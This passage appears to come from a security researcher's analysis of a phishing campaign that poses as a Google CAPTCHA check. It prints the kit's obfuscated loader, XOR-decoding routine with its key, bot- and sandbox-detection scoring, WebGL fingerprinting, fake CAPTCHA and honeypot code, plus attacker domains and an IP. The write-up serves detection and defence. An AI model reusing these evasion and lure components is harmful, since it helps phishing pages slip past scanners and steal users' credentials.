Both files have the same format: a version field (”v”: 1) and an encrypted data field (”d”). The “d” value is encoded and likely decrypts to HTML, JavaScript, or configuration data for the next stage of the phishing page.
Using GitHub is intentional because it is a trusted, reliable platform that often bypasses security filters, provides free hosting with high uptime, and allows attackers to manage and update their payloads with version control.
Verification Server Responses:
The verification endpoint is called twice with different response sizes, suggesting a two-phase validation process.
GET https://kleavbre.site/r/cls/verified_server.php
Status: 200 | Size: 63 B | Server: Namecheap (162.254.39.240)
Response: application/json

GET https://kleavbre.site/r/cls/verified_server.php
Status: 200 | Size: 344 B | Server: Namecheap (162.254.39.240)
Response: text/plain
The first request (63 bytes) likely returns a simple JSON validation response, possibly a boolean or session token confirming the visitor passed initial checks.
The second request (344 bytes) returns a larger text/plain response, which may contain routing instructions, configuration parameters, or the decryption key needed to unlock the payload data from the GitHub JSON files.
Purpose of the Server-Side Layer
This server-side phase supports the phishing operation by making it more resilient and harder to detect:
Decode and validate victim tracking data: Verification endpoints decode and check hash parameters to ensure the visitor followed the intended attack path, preventing direct access to phishing pages and limiting access to users who clicked the original malicious link.
Control progression through the attack chain: Payloads are delivered only after successful validation, giving the attacker control over who sees specific content, while suspicious traffic can be dropped or redirected to benign pages.
Fetch and deliver updated payload components: GitHub-hosted JSON files can be updated in real time without redeploying Cloudflare Workers or related infrastructure, allowing rapid design changes, A/B testing of lures, and quick pivots when detection occurs.
Centralize logic for operational flexibility: Backend-based decision logic allows changes to routing, targeting, and payload delivery without modifying frontend pages, improving scalability and making static analysis more difficult.
Infrastructure resilience: Multiple verification domains and platforms provide redundancy, so if one endpoint is blocked or taken down, others can continue serving the attack chain.
By placing this logic behind Cloudflare Workers and external validation servers, the attacker separates presentation from control. This makes the operation more resilient to takedowns, harder to analyze through automated scanners, and easier to maintain at scale across multiple simultaneous campaigns.
Once these checks complete successfully and the payloads are decrypted, the victim is forwarded to the next stage of the attack, where interactive phishing and credential capture begin.
Part 3: Phishing Page (CAPTCHA)
After passing through the validation layer, the victim lands on a CAPTCHA page designed to appear as a legitimate Google security check.

This page implements multiple layers of anti-analysis defenses while simultaneously preparing the final phishing payload.
The URL is:
https://accounts-g0033le-com-bc7e.robertsoneric509.workers[.]dev/?rd9=OV1ULFNKZFYVZwVZKQ8IclUUIQdJbAVRIQ1SegJSO10DIVVSNFAfOUIDaRlaMlwuWBsyQB1_RB8mUUE-FwkqQFgzUws9VwEiUT09VREsXBNqRA44Bx0oQBk1T0g4An5YDmUDTzQAFGZSDSgJWn4HTiMOSWADWSZRACtRVw==

Note: link disabled by adding [.] on the to prevent accidental click.
Flow of This Page:
Initial Load: The obfuscated code unpacks itself.
Bot Detection: It scores the browser environment.
Sandbox Check: It tests for automated analysis tools.
CAPTCHA Display: The page shows a fake verification UI.
User Interaction: It tracks mouse movements and timing.
Validation: The script checks for bot-like behavior.
Payload Fetch: It connects to the C2 infrastructure.
Decryption: The system decrypts payload data using XOR and AES.
Final Payload: It loads malicious HTML or JS via a Blob URL.
Fake Google.com Domain:
The URL is designed to deceive victims at first glance by mimicking a legitimate Google address. It uses typosquatting by replacing “google” with “g0033le” to bypass quick visual inspections.
https://accounts-g0033le-com-bc7e.robertsoneric509.workers[.]dev/The “accounts-g0033le-com” string acts as a subdomain trick on a Cloudflare Workers domain. This visual mimicry works because the brain reads the string as “accounts.google.com” at a glance.
The site uses a valid Cloudflare SSL certificate to display a padlock icon and build false trust. This exploits typoglycemia, where the brain perceives words as whole patterns rather than individual letters.
These misspellings help the attacker avoid automated detection systems. Most users fail to notice the domain is misspelled or hosted as a subdomain of a third-party service.
Base64 Encoded URL
The CAPTCHA page URL includes an obfuscated parameter. This parameter does not directly point to the phishing page. Instead, it contains a Google open redirect link.
A Google open redirect is a legitimate Google URL that simply forwards the browser to another website specified in the link. When a user visits it, their browser first loads a page on google.com, then Google immediately redirects them to the final destination.
Attackers abuse this behavior because it makes the link appear to come from Google, even though the final page is controlled by the attacker.
The real destination is hidden so security scanners cannot easily see what the browser will actually request, and users are more likely to trust the redirect.
The real destination is protected by two layers of obfuscation:
First, the link is Base64 encoded
Second, it is encrypted using a simple encryption method called XOR
Base64 makes readable text look random. XOR then further scrambles that data so it cannot be understood without the key.
XOR works by combining each character of the original text with a secret key character. This changes the original data into unreadable output. Applying the same key again reverses the process and restores the original link. The same key is used to both hide and reveal the destination.
Layer 1: Base64 Decoding
The rd9 parameter in the URL is Base64 encoded:
?rd9=OV1ULFNKZFYVZwVZKQ8IclUUIQdJbAVRIQ1SegJSO10DIVVSNFAfOUIDaRla...When decoded, this value does not produce a readable URL. Instead, it reveals another encrypted string.
Layer 2: XOR Decryption
The decoded value is then decrypted using XOR. The XOR key is hardcoded in the JavaScript running on the page.
The script processes the decoded string one character at a time and XORs each character with the corresponding character from the key. When the end of the key is reached, the script loops back to the beginning.
// XOR decryption key found in the source
var _0x3f3017 = 'K9mP2xQ7vR' + '4nL8jF3wE6' + 'yT1hG5bN0c' +
                 'Z9aD4fH8kM' + 'cV6wE2sL9p';
// Full key: K9mP2xQ7vR4nL8jF3wE6yT1hG5bN0cZ9aD4fH8kMcV6wE2sL9p

// XOR decryption function
var _0x5dae5f = function(_0x5385a4){
    // Replace URL-safe Base64 chars
    var _0x51080c = _0x5385a4.replace(/-/g,'+').replace(/_/g,'/');

    // Base64 decode
    var _0x443407 = atob(_0x51080c);
    var _0x7b605e = '';

    // XOR each byte with key
    for(var _0x58af27 = 0; _0x58af27 < _0x443407.length; _0x58af27++) {
        _0x7b605e += String.fromCharCode(
            _0x443407.charCodeAt(_0x58af27) ^
            _0x3f3017.charCodeAt(_0x58af27 % _0x3f3017.length)
        );
    }
    return _0x7b605e;
};
The Decryption Process:
The full decryption flow works as follows:
URL‑safe Base64 characters are converted to standard Base64
The string is Base64 decoded
Each byte is XORed with the hardcoded key
The output becomes a readable URL
Final Decrypted Result
After both decoding and decryption, the hidden value resolves to:
https://www.google.com/url?q=https://pub-2868288599424707.r2[.]dev/index.html#user@target-domain.comThis layered obfuscation ensures the real destination remains hidden until the final stage, after client‑side code execution, making static analysis and automated detection much more difficult.
Code Obfuscation Layer
The JavaScript code on the CAPTCHA page uses heavy obfuscation to prevent static analysis and slow down manual reverse engineering.
This obfuscation layer functions as an initial barrier, ensuring that security tools and scanners cannot easily determine the script’s behavior without executing it in a browser or sandbox.
Obfuscated Loader Function
One of the first constructs encountered is a self executing anonymous function combined with array rotation logic:
// Self-executing anonymous function with array rotation
(function(_0x1d6412,_0xa89068){
    var _0x45dc68=_0x_0x2e07,_0x30dae7=_0x_0x2e07,_0x208be3=_0x1d6412();
    while(!![]){
        try{
            var _0x4b03ab=parseInt(_0x45dc68(0x205))/(0x20ce+-0x3*-0x20c+-0x26f1)*(-parseInt(_0x30dae7(0x1fa))/(-0x2ee+-0x1*-0x1b73+-0x1883))
            // ... more obfuscated math
            if(_0x4b03ab===_0xa89068)break;
            else _0x208be3['push'](_0x208be3['shift']());
        }catch(_0x2ca087){
            _0x208be3['push'](_0x208be3['shift']());
        }
    }
}(_0x_0x2fa0,0xfb7+-0x56696+0xe2f1e))
This code executes automatically as soon as the page loads. Wrapping the logic in an immediately invoked function expression creates a private scope, preventing variables and helper functions from being accessed directly by analysis tools or browser consoles. Everything meaningful is hidden inside the closure.
Hex Encoded Arithmetic Confusion
Throughout the code, arithmetic operations are written using hexadecimal values combined with misleading math expressions.
Expressions such as 0x20ce+-0x3*-0x20c+-0x26f1 look arbitrary but resolve to fixed numeric values at runtime. This prevents simple pattern matching and makes it difficult to determine which array index or condition is being evaluated by simply reading the source.
Array Rotation Logic
The loader relies heavily on array rotation to hide string values. A string array is repeatedly modified using shift() and push() operations. Each iteration removes the first element of the array and appends it to the end. This continues until a calculated condition is met.
Because the array is constantly being reordered, the numeric index used to retrieve a string does not correspond to a fixed value until the rotation completes. Any attempt to read string references statically will produce incorrect results unless the rotation logic is executed first.
Variable Name Scrambling
All variables and functions are assigned meaningless hexadecimal style identifiers such as _0x1d6412, _0xa89068, and _0x45dc68.
These names convey no semantic information about their purpose or contents. This forces an analyst to track values manually through execution rather than relying on readable identifiers, significantly increasing analysis time.
Function Reference Obfuscation
Functions are not called by descriptive names. Instead, function references are stored inside the rotated string array and accessed using numeric indices.
Calls such as _0x45dc68(0x205) resolve to real functions only after the array has been reordered correctly. Without executing the code, it is not possible to determine which function is actually being invoked.
Obfuscated String Array
The obfuscation relies on a large string array that stores encoded values used throughout the script:
function _0x_0x2fa0(){
    var _0x124df4=[
        'mZy3ode2nuXczvPNtG',
        'B3bLBG',
        'BuTXB20',
        'r0vu',
        'zNvUy3rPB24GkG',
        // ... hundreds of obfuscated strings
    ];
    _0x_0x2fa0=function(){return _0x124df4;};
    return _0x_0x2fa0();
}
This array contains hundreds of Base64 encoded strings that represent real JavaScript code fragments, function names, URLs, and string literals. These values are referenced by numeric index throughout the script. Because the array order is altered at runtime, the mapping between index and actual value changes dynamically.
Without executing the rotation logic, it is impossible to know what value a reference like _0x124df4[5] actually resolves to.
Effectiveness of the Obfuscation
This obfuscation strategy is effective against multiple forms of detection. Static analysis tools that do not execute JavaScript are unable to resolve string values, function calls, or control flow.
Signature based detection fails because the structure and ordering of the code can change between deployments. Manual reverse engineering becomes time consuming because meaningful logic is distributed across layers of indirection and runtime transformations.
The code also resembles patterns used by legitimate JavaScript packers and minifiers, which reduces the likelihood of it being flagged as malicious based solely on structure.
Without executing the script in a controlled environment or manually stepping through the deobfuscation process, security tools are left with JavaScript that appears unintelligible and does not match known threat signatures.
Bot Detection System
Once the obfuscated JavaScript finishes unpacking, the page immediately evaluates the browser environment to determine whether it is being accessed by a real user or by an automated analysis tool. This logic runs before the phishing payload is allowed to load and acts as a gate that controls whether execution continues.
This function returns a numeric score based on multiple environment checks. Each check adds points when a signal commonly associated with automation, headless execution, or analysis tooling is detected.
Core Detection Function:
window._vE=function(){
    var s=0;
    try{if(typeof process!=='undefined'&&process.versions)s+=5;}catch(e){}
    try{if(n.webdriver||w.callPhantom||w.__nightmare)s+=5;}catch(e){}
    try{if(n.userAgent&&(n.userAgent.indexOf('jsdom')>-1||n.userAgent.indexOf('Headless')>-1))s+=5;}catch(e){}
    try{if(!w.chrome&&!w.safari&&n.vendor==='')s+=3;}catch(e){}
    try{if(w.outerWidth===0||w.outerHeight===0)s+=3;}catch(e){}
    try{if(w.innerWidth===0||w.innerHeight===0)s+=3;}catch(e){}
    try{var t=Function.prototype.toString;if(t.call(t).indexOf('native code')===-1)s+=3;}catch(e){}
    try{if(typeof module!=='undefined'&&module.exports)s+=4;}catch(e){}
    return s;
};
How the Detection Works:
The function builds a cumulative score by testing for characteristics that are rarely present in real user browsers but commonly appear in automation frameworks, headless environments, and security scanners.
Each test is wrapped in a try catch block so that failing to access one signal does not stop the remaining checks from running.
This design allows the detection logic to remain effective even when parts of the environment are restricted, partially sandboxed, or instrumented.
The script checks for the following indicators:
Node JS: Identifies server-side environments by checking for the
processglobal object (+5) or themodule.exportsCommonJS system (+4). Real browsers lack these, indicating the use of tools like Puppeteer.Automation Tools: Flags standard automation fingerprints. It checks
navigator.webdriver(+5), a property set to true by Selenium/WebDriver, and scans for legacy bot globals likecallPhantomor__nightmare(+5).Headless Browser Identification: Detects the absence of a physical UI. It scans the User-Agent for “jsdom” or “Headless” strings (+5). It also checks for Zero outer dimensions (
window.outerWidth/Height) (+3) and Zero inner dimensions (window.innerWidth/innerHeight) (+3), as bots often fail to render a visual viewport.Environment Tampering: Detects attempts to mask bot activity. It flags a Modified Function.toString (+3) if the native code string is missing, indicating hooked functions. It also checks for a Missing vendor string (+3) in
navigator.vendor, which is populated in real browsers like Chrome or Safari.
Scoring Threshold:
The detection logic does not block execution directly. Instead, a separate gate function named _vG calls _vE and decides whether the page is allowed to proceed.
A score below the threshold is treated as a normal browser. A score at or above the threshold is treated as automation.
Score < 8: Execution continues normally (likely a real browser)
Score ≥ 8: Execution is blocked (likely a bot or scanner)
The page sets
w._vFail=trueand prevents the phishing payload from loading
Score < 8: Execution continues normally
Score ≥ 8: Execution is blocked
When the threshold is exceeded, the page sets w._vFail=true and prevents the phishing payload from loading.
Gate Function:
The gate function acts as a control checkpoint that runs before any sensitive code executes. The logic works like this:
If
_vOKis already set to true, the function immediately allows execution. This caches a successful validation so the checks are not repeated.If
_vFailis already set to true, execution is immediately blocked. Once a browser is flagged as automated, it remains blocked for the rest of the session.
window._vG=function(){
    if(w._vOK===true)return false;
    if(w._vFail===true)return true;
    var score=w._vE();
    if(score>=8){
        w._vFail=true;
        return true;
    }
    w._vOK=true;
    return false;
};
If neither flag is set, the function calls _vE to calculate the environment score. If the score meets or exceeds the threshold, _vFail is set and execution stops. Otherwise, _vOK is set and the page continues loading.
This ensures that automated scanners and headless analysis tools never see the phishing payload, while real user browsers proceed through the rest of the attack chain without interruption.
Sandbox Detection
Beyond basic bot detection, the page implements sophisticated sandbox analysis detection to identify if it’s running in a security researcher’s controlled environment.
Sandboxes are isolated testing environments used by analysts to safely examine malicious code. This layer specifically targets those tools.
var _isSandbox=!1,_isAnalysis=!1,_sandboxScore=0;

// Check for iframe sandbox
try{
    if(_w.self!==_w.top){
        try{_w.top.location.href;}catch(e){_sandboxScore+=1;}
    }
}catch(e){_sandboxScore+=1;}

// Test eval functionality
try{
    var _origEval=_w.eval;
    var _evalTest=_origEval('1+1');
    if(_evalTest!==2)_sandboxScore+=2;
}catch(e){_sandboxScore+=1;}

// Check function toString
var _fnToStr=_a.prototype.toString;
try{
    var _testFn=function(){return 1};
    var _str=_fnToStr.call(_testFn);
    if(_str.indexOf('return 1')===-1&&_str.indexOf('native code')===-1)_sandboxScore+=2;
}catch(e){_sandboxScore+=1;}

// Debugger timing detection
var _debugStart=_ts();
(function(){})();
var _debugEnd=_ts();
if(_debugEnd-_debugStart>100)_sandboxScore+=3;

// Node.js detection
if(typeof process!=='undefined'&&process.versions&&process.versions.node)_sandboxScore+=5;
if(typeof module!=='undefined'&&module.exports)_sandboxScore+=3;
if(typeof require==='function'&&typeof require.resolve==='function')_sandboxScore+=3;
Browser Fingerprinting:
In addition to the JavaScript environment checks, the page performs browser fingerprinting to detect sandboxed or virtualized environments.
This stage looks for missing browser features and hardware characteristics that are difficult to fake convincingly. Real user browsers provide a complete set of web APIs and expose accurate hardware information through WebGL.
Analysis sandboxes and lightweight virtual machines often implement only the minimum required functionality, creating detectable gaps.
Missing API Detection
Modern browsers implement the full web API surface. Sandboxes tend to prioritize speed and isolation, often omitting storage APIs, cryptographic functions, and cache mechanisms that real websites depend on.
// Check for missing browser APIs
var _browserGlobals=['localStorage','sessionStorage','indexedDB','caches','crypto'];
var _missingCount=0;
for(var i=0;i<_browserGlobals.length;i++){
    try{if(typeof _w[_browserGlobals[i]]==='undefined')_missingCount++;}catch(e){_missingCount++;}
}
if(_missingCount>=3)_sandboxScore+=3;
The script checks for the presence of several standard browser APIs expected in a modern browser environment.
APIs Tested: localStorage, sessionStorage, indexedDB, caches, and crypto
Real browsers implement all of these APIs because they are part of the standard web platform. Sandbox environments and automated analysis tools often omit less commonly used features to reduce complexity and resource usage.
If three or more of these APIs are missing or inaccessible, the environment is treated as suspicious and +3 points are added to the sandbox score.
WebGL Hardware Fingerprinting
Real user devices rely on physical GPUs from vendors like Intel, NVIDIA, or AMD, which expose consistent renderer information through WebGL.
Analysis environments frequently run inside virtual machines or containers that use software rendering or virtual GPU drivers, which are easily identifiable.
// Canvas fingerprinting
try{
    var canvas=_d.createElement('canvas');
    var gl=canvas.getContext('webgl')||canvas.getContext('experimental-webgl');
    if(gl){
        var debugInfo=gl.getExtension('WEBGL_debug_renderer_info');
        if(debugInfo){
            var vendor=gl.getParameter(debugInfo.UNMASKED_VENDOR_WEBGL);
            var renderer=gl.getParameter(debugInfo.UNMASKED_RENDERER_WEBGL);
            if(/SwiftShader|LLVMpipe|VirtualBox|VMware/i.test(renderer))_s+=3;
        }
    }
}catch(e){_s+=2}
The script creates a canvas element and requests a WebGL rendering context.
If available, it uses the WEBGL_debug_renderer_info extension to read the unmasked GPU vendor and renderer strings, exposing the actual graphics backend being used by the browser.
These renderer strings are then compared against known virtualized or software-based graphics implementations.
Common VM and Software Renderers Detected:
SwiftShader: Software OpenGL implementation with no physical GPU
LLVMpipe: Mesa software rasterizer used in Linux virtual machines
VirtualBox and VMware: Virtual GPU drivers for virtual machines
If any of these signatures are detected, +3 points are added to the sandbox score. If WebGL fails entirely or cannot be initialized, which is common in minimal sandbox environments, the script assumes restricted graphics support and adds +2 points.
Why This Works
While user agent strings and simple JavaScript properties can be spoofed, WebGL renderer values require low-level graphics driver manipulation to fake convincingly. Combined with missing API detection, this creates a fingerprint that is difficult for automated analysis tools to fully replicate.
A real Chrome browser running on physical hardware will pass both checks with no score increase (score +0). A sandboxed browser running inside a virtual machine typically triggers both the missing API detection and the virtual GPU detection, resulting in a cumulative score increase (score +6 or more) that contributes to blocking the phishing payload from loading.
Random Brand Name Generator
To appear more legitimate and evade signature-based detection, the page dynamically generates fake company names for the CAPTCHA interface each time it loads.
This prevents security tools from flagging the page based on a known fake brand name, since the name changes with every visit. The random generation also creates the illusion of a professional security verification service.
var prefixes=['','Global ','International ','Advanced ','Modern ','Next ','New ','First ','Prime ','Elite '];
var brands=['Secure','Cloud','Digital','Smart','Prime','Core','Net','Web','Data','Tech','Pro','One','Hub','Link','Base'];
var suffixes=['Services','Platform','Systems','Solutions','Connect','Portal','Gateway','Access','Suite','Center'];

var formats=[
    function(p,b,s){return p+b+s},
    function(p,b,s){return p+b+' '+s},
    function(p,b,s){return b+s},
    function(p,b,s){return b+' '+s}
];

window._brand=_r(formats)(_r(prefixes),_r(brands),_r(suffixes)).trim();
// Example output: "Global Smart Platform", "Digital Solutions", etc.

document.title=_r(titleFormats)(window._brand);
How the Generator Works
Component Arrays: Three arrays contain words used to construct the brand name.
Prefixes include an empty value or corporate modifiers such as Global, Advanced, Modern, and Elite.
Brand terms consist of generic technology and security words like Secure, Cloud, Digital, Smart, and Data.
Suffixes describe services or platforms, including Services, Solutions, Gateway, Portal, and Center.
Format Selection: One of four formatting functions is selected at random to control whether components are concatenated directly or separated by spaces.
Random Choice: A helper function _r() selects one random prefix, one brand term, one suffix, and one format function using Math.random().
Brand Assembly: The selected format function combines the three components into a single string, which is trimmed to remove extra whitespace.
Page Title Injection: The generated brand name is assigned to document.title, causing the browser tab and page header to display the fake company name.
Example Generated Names:
“Global Secure Services”
“Digital Platform”
“Smart Solutions”
“CloudGateway”
“Next Tech Center”
“Prime Data Systems”
“SecureConnect”
Why This Works:
Each page load produces a different brand name, preventing security scanners from relying on static text signatures to identify the page.
Because there is no hardcoded company name, threat intelligence systems cannot search for or block a specific identifier.
The generated names closely resemble legitimate enterprise security vendors, which increases user trust during the CAPTCHA phase.
The use of generic technology terms avoids inconsistencies that might arise from pretending to be a specific real company.
This approach also adds polish to the phishing page. Compared to static or obviously fake branding, dynamic name generation makes the operation appear more professional and harder to distinguish from legitimate security workflows.
With 10 prefixes, 15 brand terms, 10 suffixes, and 4 formatting options, the generator can produce approximately 6,000 unique brand name combinations, making comprehensive detection and cataloging impractical for automated security tools.
Anti-Bot CAPTCHA System
The CAPTCHA implementation serves two purposes: filtering automated traffic and appearing legitimate to the victim.
The system generates simple math problems, applies visual distortion, validates answers with timing checks, and tracks failed attempts to prevent brute-force solving.
Challenge Generation
The math challenge is generated using a function that randomly selects addition or subtraction. For addition, two numbers between 1 and 10 are chosen.
For subtraction, the first number is between 10 and 29, and the second number is between 1 and 10 to ensure a positive result. The function returns both the equation as a string and the correct answer.
function _0x126f8d(){
    const _0x5ae264=['+','-'];
    const _0x3b109d=_0x5ae264[Math.floor(Math.random()*_0x5ae264.length)];
    let _0xfedd4d,_0x4860bb,_0x5d85a2;

    switch(_0x3b109d){
        case'+':
            _0xfedd4d=Math.floor(Math.random()*10)+1;
            _0x4860bb=Math.floor(Math.random()*10)+1;
            _0x5d85a2=_0xfedd4d+_0x4860bb;
            break;
        case'-':
            _0xfedd4d=Math.floor(Math.random()*20)+10;
            _0x4860bb=Math.floor(Math.random()*10)+1;
            _0x5d85a2=_0xfedd4d-_0x4860bb;
            break;
    }

    return {
        'equation':_0xfedd4d+' '+_0x3b109d+' '+_0x4860bb+' = ?',
        'answer':_0x5d85a2,
        'num1':_0xfedd4d,
        'num2':_0x4860bb,
        'op':_0x3b109d
    };
}
Visual Distortion
The CAPTCHA is rendered on a canvas element with 20 random Bézier curves in semi-transparent colors to create background noise.
Each character of the equation is drawn individually with randomized rotation, position offset, and scaling.
The font is randomly selected from four families, the color is chosen from a predefined palette, and a drop shadow adds depth. These distortions make automated parsing more difficult while remaining readable to a human.
function _0x5c6ec6(_0x2045d9,_0x4a094d){
    const _0x1cd61f=_0x2045d9.getContext('2d');
    const _0x7099b5=_0x2045d9.width;
    const _0x41acf0=_0x2045d9.height;

    // Background gradient
    _0x1cd61f.fillStyle='#ffffff';
    _0x1cd61f.fillRect(0,0,_0x7099b5,_0x41acf0);

    // Draw random curves for noise
    for(let _0x2abd86=0;_0x2abd86<20;_0x2abd86++){
        _0x1cd61f.beginPath();
        _0x1cd61f.lineWidth=1+Math.random();
        _0x1cd61f.strokeStyle='rgba('+(100+Math.random()*155)+', '+(100+Math.random()*155)+', '+(100+Math.random()*155)+', '+(0.3+Math.random()*0.2)+')';
        _0x1cd61f.moveTo(Math.random()*_0x7099b5,Math.random()*_0x41acf0);
        _0x1cd61f.bezierCurveTo(
            Math.random()*_0x7099b5,Math.random()*_0x41acf0,
            Math.random()*_0x7099b5,Math.random()*_0x41acf0,
            Math.random()*_0x7099b5,Math.random()*_0x41acf0
        );
        _0x1cd61f.stroke();
    }

    // Draw equation with distortion
    const _0x565782=_0x4a094d.split('');
    const _0x3ad41a=['Arial','Verdana','Times New Roman','Courier New'];
    const _0x34a815=['#1a73e8','#ea4335','#fbbc04','#5f6368','#34a853'];

    _0x565782.forEach((_0x3a6290,_0x5435ad)=>{
        _0x1cd61f.save();
        const _0x860cfb=_0x16cfec+_0x5435ad*30+(Math.random()-0.5)*10;
        const _0x264f68=_0x42f887+(Math.random()-0.5)*10;
        const _0x27110a=(Math.random()-0.5)*0.4;
        const _0x21148a=0.9+Math.random()*0.3;

        _0x1cd61f.translate(_0x860cfb,_0x264f68);
        _0x1cd61f.rotate(_0x27110a);
        _0x1cd61f.scale(_0x21148a,_0x21148a);

        // Shadow effect
        _0x1cd61f.shadowColor='rgba(0,0,0,0.3)';
        _0x1cd61f.shadowBlur=2;
        _0x1cd61f.shadowOffsetX=1;
        _0x1cd61f.shadowOffsetY=1;

        _0x1cd61f.font='bold '+(18+Math.random()*8)+'px '+_0x3ad41a[Math.floor(Math.random()*_0x3ad41a.length)];
        _0x1cd61f.fillStyle=_0x34a815[Math.floor(Math.random()*_0x34a815.length)];
        _0x1cd61f.fillText(_0x3a6290,0,0);
        _0x1cd61f.restore();
    });
}
Validate CAPTCHA Answer:
The CAPTCHA answer is validated by checking both the submitted value and the time taken to respond. Answers submitted too quickly are flagged as bot activity.
Failed attempts increment a counter, trigger progressive error messages, and refresh the CAPTCHA after five failures to prevent brute-force solving. Successful answers allow the page to proceed.
function _0x2d2880(){
    const _0x110113=parseInt(_0x55b414.input.value.trim(),10);
    const _0x181abf=Date.now()-_0x434e52;

    // Check if answered too fast (bot behavior)
    if(_0x181abf<1000||_0xf2ef96<2&&_0x3fbffb>=1){
        _0x3fbffb++;
        _0x55b414.input.classList.add('error');
        _0x55b414.errorText.textContent='Too fast! Please try again.';
        _0x55b414.error.classList.add('visible');
        _0x553edb(); // Update attempt dots
        setTimeout(()=>_0x51bda9(),1000); // Refresh CAPTCHA
        return false;
    }

    // Check if answer is correct
    if(_0x110113===_0x5140d4){
        return _0x4cb1eb(), true; // Success
    }else{
        _0x3fbffb++;
        _0x55b414.input.classList.add('error');
        _0x553edb();

        const _0x4d8f07=[
            'Incorrect answer. Please try again.',
            'That\'s not quite right. Try once more.',
            'Wrong answer. Check your math.',
            'Hmm, that\'s incorrect. Please retry.',
            'Oops! Try once more.'
        ];
        _0x55b414.errorText.textContent=_0x4d8f07[Math.min(_0x3fbffb-1,_0x4d8f07.length-1)];
        _0x55b414.error.classList.add('visible');

        // Max attempts exceeded
        if(_0x3fbffb>=5){
            _0x55b414.errorText.textContent='Too many failed attempts. Refreshing...';
            setTimeout(()=>window.location.reload(),2000);
            return false;
        }

        setTimeout(()=>_0x51bda9(),1500);
        return false;
    }
}
Honeypot Fields (Bot Trap)
The page deploys honeypot form fields to detect automated form fillers.
These fields are dynamically generated and hidden from view, ensuring that legitimate users never interact with them. Bots that blindly populate all inputs on a page will fill these fields and immediately trigger detection.
function _0x46f241(){
    const _0x5b26b2=['email','username','password','address','phone','postal','city'];
    const _0x4a2c13=document.querySelector('.captcha-card');

    if(_0x4a2c13){
        for(let _0x487572=0;_0x487572<3;_0x487572++){
            const _0x401161=document.createElement('input');
            _0x401161.type=Math.random()>0.5?'text':'password';
            _0x401161.name=_0x5b26b2[_0x1cd96f(0,_0x5b26b2.length-1)]+'_'+_0x367ab4();
            _0x401161.autocomplete='off';
            _0x401161.tabIndex=-1;

            const _0x156621=_0x1cd96f(0,4);
            switch(_0x156621){
                case 0:
                    _0x401161.style.cssText='position:absolute;left:-9999px;';
                    break;
                case 1:
                    _0x401161.style.cssText='clip:rect(0,0,0,0);position:absolute;';
                    break;
                case 2:
                    _0x401161.style.cssText='visibility:hidden;position:absolute;';
                    break;
                case 3:
                    _0x401161.style.cssText='opacity:0;pointer-events:none;position:absolute;';
                    break;
                case 4:
                    _0x401161.style.cssText='position:absolute;width:1px;height:1px;overflow:hidden;';
                    break;
            }

            _0x4a2c13.appendChild(_0x401161);

            // If filled, redirect (bot detected)
            _0x401161.addEventListener('input',()=>{
                window.location.href='about:blank';
            });
        }
    }
}
How It Works:
The function dynamically inserts three hidden input fields into the CAPTCHA container each time the page loads. These inputs are added after the visible form is rendered, ensuring they exist in the DOM while remaining invisible to real users.
Believable Field Names: The field names are constructed to look legitimate. Each input uses a common form label such as email, username, or password, followed by a random suffix. This naming pattern is intended to attract automated form fillers that scan for familiar input names and populate them automatically.
Mixed Input Types: Each honeypot field randomly alternates between text and password input types. This variation makes the fields resemble real login inputs and reduces the chance that bots skip them based on type alone.
Multiple Hiding Techniques: The inputs are hidden using one of five different CSS techniques. These include positioning the element far off‑screen, clipping it to a zero‑sized rectangle, setting visibility to hidden, setting opacity to zero with pointer events disabled, or shrinking the element to a 1×1 pixel area with overflow hidden. Rotating between multiple hiding methods prevents bots from bypassing the trap by detecting a single concealment pattern.
